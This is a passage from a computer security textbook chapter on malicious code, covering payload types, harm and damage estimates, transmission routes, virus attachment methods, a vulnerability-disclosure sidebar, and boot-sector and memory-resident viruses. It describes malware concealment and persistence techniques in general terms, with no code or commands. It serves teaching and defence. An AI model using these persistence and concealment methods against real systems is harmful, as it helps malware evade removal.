Viruses and other malicious code can cause essentially unlimited harm. Because malware runs under the authority of the user, it can do anything the user can do. In this section we give some examples of harm malware can cause. Some examples are trivial, more in the vein of a comical prank. But other examples are deadly serious with obvious critical consequences.

We can divide the payload from malicious code into three categories:

- *Nondestructive*. Examples of behavior are sending a funny message or flashing an image on the screen, often simply to show the author's capability. This category would also include **virus hoaxes**, messages falsely warning of a piece of malicious code, apparently to cause receivers to panic and forward the message to contacts, thus spreading the panic.
- *Destructive*. This type of code corrupts files, deletes files, damages software, or executes commands to cause hardware stress or breakage with no apparent motive other than to harm the recipient.
- *Commercial or criminal intent*. An infection of this type tries to take over the recipient's computer, installing code to allow a remote agent to cause the computer to perform actions on the agent's signal or to forward sensitive data to the agent. Examples of actions include collecting personal data, for example, login credentials to a banking web site, collecting proprietary data, such as corporate plans (as was reported for an infection of computers of five petroleum industry companies in February 2011), or serving as a compromised agent for sending spam email or mounting a denial-of-service attack, as described in [Chapter 6](#).

As we point out in [Chapter 1](#), without our knowing the mind of the attacker, motive can be hard to determine. However, this third category has an obvious commercial motive. Organized crime has taken an interest in using malicious code to raise money [[WIL01](#), [BRA06](#), [MEN10](#)].

Harm to Users

Most malicious code harm occurs to the infected computer's data. Here are some real-world examples of malice.

- Hiding the cursor.
- Displaying text or an image on the screen.
- Opening a browser window to web sites related to current activity (for example, opening an airline web page when the current site is a foreign city's tourist board).
- Sending email to some or all entries in the user's contacts or alias list. Note that the email would be delivered as having come from the user, leading the recipient to think it authentic. The Melissa virus did this, sending copies of itself as an attachment that unsuspecting recipients would open, which then infected the recipients and allowed the infection to spread to their contacts.
- Opening text documents and changing some instances of "is" to "is not," and vice versa. Thus, "Raul is my friend" becomes "Raul is not my friend." The malware changed only a few instances in random locations, so the change would not be readily apparent. Imagine the effect these changes would have on a term paper, proposal, contract, or news story.
- Deleting all files. The Jerusalem virus did this every Friday that was a 13th day of the month.
- Modifying system program files. Many strains of malware do this to ensure subsequent reactivation and avoid detection.
- Modifying system information, such as the Windows registry (the table of all critical system information).
- Stealing and forwarding sensitive information such as passwords and login details.

In addition to these direct forms of harm, the user can be harmed indirectly. For example, a company's public image can be harmed if the company's web site is hijacked to spread malicious code. Or if the attack makes some web files or functions unavailable, people may switch to a competitor's site permanently (or until the competitor's site is attacked).

Although the user is most directly harmed by malware, there is secondary harm as the user tries to clean up a system after infection. Next we consider the impact on the user's system.

Harm to the User's System

Malware writers usually intend that their code persist, so they write the code in a way that resists attempts to eradicate it. Few writers are so obvious as to plant a file named "malware" at the top-level directory of a user's disk. Here are some maneuvers by which malware writers conceal their infection; these techniques also complicate detection and eradication.

- Hide the file in a lower-level directory, often a subdirectory created or used by

another legitimate program. For example, the Windows operating system maintains subdirectories for some installed programs in a folder named “registered packages.” Inside that folder are subfolders with unintelligible names such as {982FB688-E76B-4246-987B-9218318B90A}. Could you tell to what package that directory belongs or what files properly belong there?

- Attach, using the techniques described earlier in this chapter, to a critical system file, especially one that is invoked during system startup (to ensure the malware is reactivated).
- Replace (retaining the name of) a noncritical system file. Some system functionality will be lost, but a cursory look at the system files will not highlight any names that do not belong.
- Hide copies of the executable code in more than one location.
- Hide copies of the executable in different locations on different systems so no single eradication procedure can work.
- Modify the system registry so that the malware is always executed or malware detection is disabled.

As these examples show, ridding a system of malware can be difficult because the infection can be in the system area, installed programs, the user’s data or undocumented free space. Copies can move back and forth between memory and a disk drive so that after one location is cleaned, the infection is reinserted from the other location.

For straightforward infections, simply removing the offending file eradicates the problem. Viruses sometimes have a **multipartite** form, meaning they install themselves in several pieces in distinct locations, sometimes to carry out different objectives. In these cases, if only one piece is removed, the remaining pieces can reconstitute and reinstall the deleted piece; eradication requires destroying all pieces of the infection. But for more deeply established infections, users may have to erase and reformat an entire disk, and then reinstall the operating system, applications, and user data. (Of course, users can reinstall these things only if they have intact copies from which to begin.)

Thus, the harm to the user is not just in the time and effort of replacing data directly lost or damaged but also in handling the secondary effects to the system and in cleaning up any resulting corruption.

Harm to the World

An essential character of most malicious code is its spread to other systems. Except for specifically targeted attacks, malware writers usually want their code to infect many people, and they employ techniques that enable the infection to spread at a geometric rate.

The Morris worm of 1988 infected only 3,000 computers, but those computers constituted a significant proportion, perhaps as much as half, of what was then the Internet. The IloveYou worm (transmitted in an email message with the alluring subject line “I Love You”) is estimated to have infected 100,000 servers; the security firm Message Labs estimated that, at the attack’s height, 1 email of every 28 transmitted worldwide was an infection from the worm. Code Red is believed to have affected close to 3 million hosts. By some estimates, the Conficker worms (several strains) control a

network of 1.5 million compromised and unrepaired hosts under the worms' author's control [[MAR09](#)]. Costs of recovery from major infections like these typically exceed \$1 million US. Thus, computer users and society in general bear a heavy cost for dealing with malware.

Damage Estimates

How do you determine the cost or damage of any computer security incident? The problem is similar to the question of determining the cost of a complex disaster such as a building collapse, earthquake, oil spill, or personal injury. Unfortunately, translating harm into money is difficult, in computer security and other domains.

The first step is to enumerate the losses. Some will be tangibles, such as damaged equipment. Other losses include lost or damaged data that must be re-created or repaired, and degradation of service in which it takes an employee twice as long to perform a task. Costs also arise in investigating the extent of damage. (Which programs and data are affected and which archived versions are safe to reload?) Then there are intangibles and unmeasurables such as loss of customers or damage to reputation.

Estimating the cost of an incident is hard. That does not mean the cost is zero or insignificant, just hard to determine.

You must determine a fair value for each thing lost. Damaged hardware or software is easy if there is a price to obtain a replacement. For damaged data, you must estimate the cost of staff time to recover, re-create, or repair the data, including the time to determine what is and is not damaged. Loss of customers can be estimated from the difference between number of customers before and after an incident; you can price the loss from the average profit per customer. Harm to reputation is a real loss, but extremely difficult to price fairly. As we saw when exploring risk management, people's perceptions of risk affect the way they estimate the impact of an attack. So their estimates will vary for the value of loss of a human's life or damage to reputation.

Knowing the losses and their approximate cost, you can compute the total cost of an incident. But as you can easily see, determining what to include as losses and valuing them fairly can be subjective and imprecise. Subjective and imprecise do not mean invalid; they just indicate significant room for variation. You can understand, therefore, why there can be orders of magnitude differences in damage estimates for recovering from a security incident. For example, estimates of damage from Code Red range from \$500 million to \$2.6 billion, and one estimate of the damage from Conficker, for which 9 to 15 million systems were repaired (plus 1.5 million not yet cleaned of the infection), was \$9.2 billion, or roughly \$1,000 per system [[DAN09](#)].

Transmission and Propagation

A printed copy of code does nothing and threatens no one. Even executable code sitting on a disk does nothing. What triggers code to start? For malware to do its malicious work and spread itself, it must be executed to be activated. Fortunately for malware writers but unfortunately for the rest of us, there are many ways to ensure that programs will be executed on a running computer.

Setup and Installer Program Transmission

Recall the SETUP program that you run to load and install a new program on your computer. It may call dozens or hundreds of other programs, some on the distribution medium, some already residing on the computer, some in memory. If any one of these programs contains a virus, the virus code could be activated. Let us see how. Suppose the virus code were in a program on the distribution medium, such as a CD, or downloaded in the installation package; when executed, the virus could install itself on a permanent storage medium (typically, a hard disk) and also in any and all executing programs in memory. Human intervention is necessary to start the process; a human being puts the virus on the distribution medium, and perhaps another person initiates the execution of the program to which the virus is attached. (Execution can occur without human intervention, though, such as when execution is triggered by a date or the passage of a certain amount of time.) After that, no human intervention is needed; the virus can spread by itself.

Attached File

A more common means of virus activation is in a file attached to an email message or embedded in a file. In this attack, the virus writer tries to convince the victim (the recipient of the message or file) to open the object. Once the viral object is opened (and thereby executed), the activated virus can do its work. Some modern email handlers, in a drive to “help” the receiver (victim), automatically open attachments as soon as the receiver opens the body of the email message. The virus can be executable code embedded in an executable attachment, but other types of files are equally dangerous. For example, objects such as graphics or photo images can contain code to be executed by an editor, so they can be transmission agents for viruses. In general, forcing users to open files on their own rather than having an application do it automatically is a best practice; programs should not perform potentially security-relevant actions without a user’s consent. However, ease-of-use often trumps security, so programs such as browsers, email handlers, and viewers often “helpfully” open files without first asking the user.

Document Viruses

A virus type that used to be quite popular is what we call the document virus, which is implemented within a formatted document, such as a written document, a database, a slide presentation, a picture, or a spreadsheet. These documents are highly structured files that contain both data (words or numbers) and commands (such as formulas, formatting controls, links). The commands are part of a rich programming language, including macros, variables and procedures, file accesses, and even system calls. The writer of a document virus uses any of the features of the programming language to perform malicious actions.

The ordinary user usually sees only the content of the document (its text or data), so the virus writer simply includes the virus in the commands part of the document, as in the integrated program virus.

Autorun

Autorun is a feature of operating systems that causes the automatic execution of code based on name or placement. An early autorun program was the DOS file autoexec.bat, a script file located at the highest directory level of a startup disk. As the system began

execution, it would automatically execute autoexec.bat, so a goal of early malicious code writers was to augment or replace autoexec.bat to get the malicious code executed. Similarly, in Unix, files such as .cshrc and .profile are automatically processed at system startup (depending on version).

In Windows, the registry contains several lists of programs automatically invoked at startup, some readily apparent (in the start menu/programs/startup list) and others more hidden (for example, in the registry key software\windows\current_version\run).

One popular technique for transmitting malware is distribution via flash memory, such as a solid state USB memory stick. People love getting something for free, and handing out infected memory devices is a relatively low cost way to spread an infection. Although the spread has to be done by hand (handing out free drives as advertising at a railway station, for example), the personal touch does add to credibility: We would be suspicious of an attachment from an unknown person, but some people relax their guards for something received by hand from another person.

Propagation

Since a virus can be rather small, its code can be “hidden” inside other larger and more complicated programs. Two hundred lines of a virus could be separated into one hundred packets of two lines of code and a jump each; these one hundred packets could be easily hidden inside a compiler, a database manager, a file manager, or some other large utility.

Appended Viruses

A program virus attaches itself to a program; then, whenever the program is run, the virus is activated. This kind of attachment is usually easy to design and implement.

In the simplest case, a virus inserts a copy of itself into the executable program file before the first executable instruction. Then, all the virus instructions execute first; after the last virus instruction, control flows naturally to what used to be the first program instruction. Such a situation is shown in [Figure 3-19](#).




FIGURE 3-19 Virus Attachment

This kind of attachment is simple and usually effective. The virus writer need not know anything about the program to which the virus will attach, and often the attached program simply serves as a carrier for the virus. The virus performs its task and then transfers to the original program. Typically, the user is unaware of the effect of the virus if the original program still does all that it used to. Most viruses attach in this manner.

Viruses That Surround a Program

An alternative to the attachment is a virus that runs the original program but has control before and after its execution. For example, a virus writer might want to prevent the virus from being detected. If the virus is stored on disk, its presence will be given away by its file name, or its size will affect the amount of space used on the disk. The virus writer might arrange for the virus to attach itself to the program that constructs the listing of files on the disk. If the virus regains control after the listing program has generated the listing but before the listing is displayed or printed, the virus could eliminate its entry from the listing and falsify space counts so that it appears not to exist. A surrounding virus is shown in [Figure 3-20](#).




FIGURE 3-20 Surrounding Virus

Integrated Viruses and Replacements

A third situation occurs when the virus replaces some of its target, integrating itself into the original code of the target. Such a situation is shown in [Figure 3-21](#). Clearly, the virus writer has to know the exact structure of the original program to know where to insert which pieces of the virus.




FIGURE 3-21 Virus Insertion

Finally, the malicious code can replace an entire target, either mimicking the effect of the target or ignoring its expected effect and performing only the virus effect. In this case,

the user may perceive the loss of the original program.

Activation

Early malware writers used document macros and scripts as the vector for introducing malware into an environment. Correspondingly, users and designers tightened controls on macros and scripts to guard in general against malicious code, so malware writers had to find other means of transferring their code.

Malware now often exploits one or more existing vulnerabilities in a commonly used program. For example, the Code Red worm of 2001 exploited an older buffer overflow program flaw in Microsoft's Internet Information Server (IIS), and Conficker.A exploited a flaw involving a specially constructed remote procedure call (RPC) request. Although the malware writer usually must find a vulnerability and hope the intended victim has not yet applied a protective or corrective patch, each vulnerability represents a new opening for wreaking havoc against all users of a product.

Is it better to disclose a flaw and alert users that they are vulnerable or conceal it until there is a countermeasure? There is no easy answer.

Flaws happen, in spite of the best efforts of development teams. Having discovered a flaw, a security researcher—or a commercial software vendor—faces a dilemma: Announce the flaw (for which there may not yet be a patch) and alert malicious code writers of yet another vulnerability to attack, or keep quiet and hope the malicious code writers have not yet discovered the flaw. As [Sidebar 3-7](#) describes, a vendor who cannot release an effective patch will want to limit disclosure. If one attacker finds the vulnerability, however, word will spread quickly through the underground attackers' network. Competing objectives make vulnerability disclosure a difficult issue.

Sidebar 3-7 Just Keep It a Secret and It's Not There

In July 2005, security researcher Michael Lynn presented information to the Black Hat security conference. As a researcher for Internet Security Systems (ISS), he had discovered what he considered serious vulnerabilities in the underlying operating system IOS on which Cisco based most of its firewall and router products. ISS had made Cisco aware of the vulnerabilities a month before the presentation, and the two companies had been planning a joint talk there but canceled it.

Concerned that users were in jeopardy because the vulnerability could be discovered by attackers, Lynn presented enough details of the vulnerability for users to appreciate its severity. ISS had tried to block Lynn's presentation or remove technical details, but he resigned from ISS rather than be muzzled. Cisco tried to block the presentation, as well, demanding that 20 pages be torn from the conference proceedings. Various sites posted the details of the presentation, lawsuits ensued, and the copies were withdrawn in settlement of the suits. The incident was a public relations fiasco for both Cisco and ISS. (For an overview of the facts of the situation, see Bank [[BAN05](#)].)

The issue remains: How far can or should a company go to limit vulnerability

disclosure? On the one hand, a company wants to limit disclosure, while on the other hand users should know of a potential weakness that might affect them. Researchers fear that companies will not act quickly to close vulnerabilities, thus leaving customers at risk. Regardless of the points, the legal system may not always be the most effective way to address disclosure.

Computer security is not the only domain in which these debates arise. Matt Blaze, a computer security researcher with AT&T Labs, investigated physical locks and master keys [BLA03]; these are locks for structures such as college dormitories and office buildings, in which individuals have keys to single rooms, and a few maintenance or other workers have a single master key that opens all locks. Blaze describes a technique that can find a master key for a class of locks with relatively little effort because of a characteristic (vulnerability?) of these locks; the attack finds the master key one pin at a time. According to Schneier [SCH03] and Blaze, the characteristic was well known to locksmiths and lock-picking criminals, but not to the general public (users). A respected cryptographer, Blaze came upon his strategy naturally: His approach is analogous to a standard cryptologic attack in which one seeks to deduce the cryptographic key one bit at a time.

Blaze confronted an important question: Is it better to document a technique known by manufacturers and attackers but not to users, or to leave users with a false sense of security? He opted for disclosure. Schneier notes that this weakness has been known for over 100 years and that several other master key designs are immune from Blaze's attack. But those locks are not in widespread use because customers are unaware of the risk and thus do not demand stronger products. Says Schneier, "I'd rather have as much information as I can to make informed decisions about security."

When an attacker finds a vulnerability to exploit, the next step is using that vulnerability to further the attack. Next we consider how malicious code gains control as part of a compromise.

How Malicious Code Gains Control

To gain control of processing, malicious code such as a virus (V) has to be invoked instead of the target (T). Essentially, the virus either has to seem to be T, saying effectively "I am T," or the virus has to push T out of the way and become a substitute for T, saying effectively "Call me instead of T." A more blatant virus can simply say "invoke me [you fool]."

The virus can assume T's name by replacing (or joining to) T's code in a file structure; this invocation technique is most appropriate for ordinary programs. The virus can overwrite T in storage (simply replacing the copy of T in storage, for example). Alternatively, the virus can change the pointers in the file table so that the virus is located instead of T whenever T is accessed through the file system. These two cases are shown in [Figure 3-22](#).




FIGURE 3-22 Virus V Replacing Target T

The virus can supplant T by altering the sequence that would have invoked T to now invoke the virus V; this invocation can replace parts of the resident operating system by modifying pointers to those resident parts, such as the table of handlers for different kinds of interrupts.

Embedding: Homes for Malware

The malware writer may find it appealing to build these qualities into the malware:

- The malicious code is hard to detect.
- The malicious code is not easily destroyed or deactivated.
- The malicious code spreads infection widely.
- The malicious code can reinfect its home program or other programs.
- The malicious code is easy to create.
- The malicious code is machine independent and operating system independent.

Few examples of malware meet all these criteria. The writer chooses from these objectives when deciding what the code will do and where it will reside.

Just a few years ago, the challenge for the virus writer was to write code that would be executed repeatedly so that the virus could multiply. Now, however, one execution is usually enough to ensure widespread distribution. Many kinds of malware are transmitted by email. For example, some examples of malware generate a new email message to all addresses in the victim's address book. These new messages contain a copy of the malware so that it propagates widely. Often the message is a brief, chatty, nonspecific message that would encourage the new recipient to open the attachment from a friend (the first recipient). For example, the subject line or message body may read "I thought you might enjoy this picture from our vacation."

One-Time Execution (Implanting)

Malicious code often executes a one-time process to transmit or receive and install the infection. Sometimes the user clicks to download a file, other times the user opens an attachment, and other times the malicious code is downloaded silently as a web page is displayed. In any event, this first step to acquire and install the code must be quick and not obvious to the user.

Boot Sector Viruses

A special case of virus attachment, but formerly a fairly popular one, is the so-called boot sector virus. Attackers are interested in creating continuing or repeated harm, instead of just a one-time assault. For continuity the infection needs to stay around and become an integral part of the operating system. In such attackers, the easy way to become permanent is to force the harmful code to be reloaded each time the system is restarted. Actually, a similar technique works for most types of malicious code, so we first describe the process for viruses and then explain how the technique extends to other types.

When a computer is started, control begins with firmware that determines which hardware components are present, tests them, and transfers control to an operating system. A given hardware platform can run many different operating systems, so the operating system is not coded in firmware but is instead invoked dynamically, perhaps even by a user's choice, after the hardware test.

Modern operating systems consist of many modules; which modules are included on any computer depends on the hardware of the computer and attached devices, loaded software, user preferences and settings, and other factors. An executive oversees the boot process, loading and initiating the right modules in an acceptable order. Putting together a jigsaw puzzle is hard enough, but the executive has to work with pieces from many puzzles at once, somehow putting together just a few pieces from each to form a consistent, connected whole, without even a picture of what the result will look like when it is assembled. Some people see flexibility in such a wide array of connectable modules; others see vulnerability in the uncertainty of which modules will be loaded and how they will interrelate.

Malicious code can intrude in this bootstrap sequence in several ways. An assault can revise or add to the list of modules to be loaded, or substitute an infected module for a good one by changing the address of the module to be loaded or by substituting a modified routine of the same name. With boot sector attacks, the assailant changes the pointer to the next part of the operating system to load, as shown in [Figure 3-23](#).




FIGURE 3-23 Boot or Initialization Time Virus

The boot sector is an especially appealing place to house a virus. The virus gains control early in the boot process, before most detection tools are active, so that it can avoid, or at least complicate, detection. The files in the boot area are crucial parts of the operating system. Consequently, to keep users from accidentally modifying or deleting them with disastrous results, the operating system makes them “invisible” by not showing them as part of a normal listing of stored files, thereby preventing their deletion. Thus, the virus code is not readily noticed by users.

Operating systems have gotten large and complex since the first viruses. The boot process is still the same, but many more routines are activated during the boot process; many programs—often hundreds of them—run at startup time. The operating system, device handlers, and other necessary applications are numerous and have unintelligible names, so malicious code writers do not need to hide their code completely; probably a user even seeing a file named `malware.exe`, would more likely think the file a joke than some real malicious code. Burying the code among other system routines and placing the code on the list of programs started at computer startup are current techniques to ensure that a piece of malware is reactivated.

Memory-Resident Viruses

Some parts of the operating system and most user programs execute, terminate, and disappear, with their space in memory then being available for anything executed later. For frequently used parts of the operating system and for a few specialized user programs, it would take too long to reload the program each time it is needed. Instead, such code remains in memory and is called “resident” code. Examples of resident code are the routine that interprets keys pressed on the keyboard, the code that handles error conditions that arise during a program’s execution, or a program that acts like an alarm clock, sounding a signal at a time the user determines. Resident routines are sometimes called TSRs or “terminate and stay resident” routines.

Virus writers also like to attach viruses to resident code because the resident code is activated many times while the machine is running. Each time the resident code runs, the

virus does too. Once activated, the virus can look for and infect uninfected carriers. For example, after activation, a boot sector virus might attach itself to a piece of resident code. Then, each time the virus was activated, it might check whether any removable disk in a disk drive was infected and, if not, infect it. In this way the virus could spread its infection to all removable disks used during the computing session.

A virus can also modify the operating system's table of programs to run. Once the virus gains control, it can insert a registry entry so that it will be reinvoked each time the system restarts. In this way, even if the user notices and deletes the executing copy of the virus from memory, the system will resurrect the virus on the next system restart.

For general malware, executing just once from memory has the obvious disadvantage of only one opportunity to cause malicious behavior, but on the other hand, if the infectious code disappears whenever the machine is shut down, the malicious code is less likely to be analyzed by security teams.

Other Homes for Viruses

A virus that does not take up residence in one of these cozy establishments has to fend for itself. But that is not to say that the virus will go homeless.

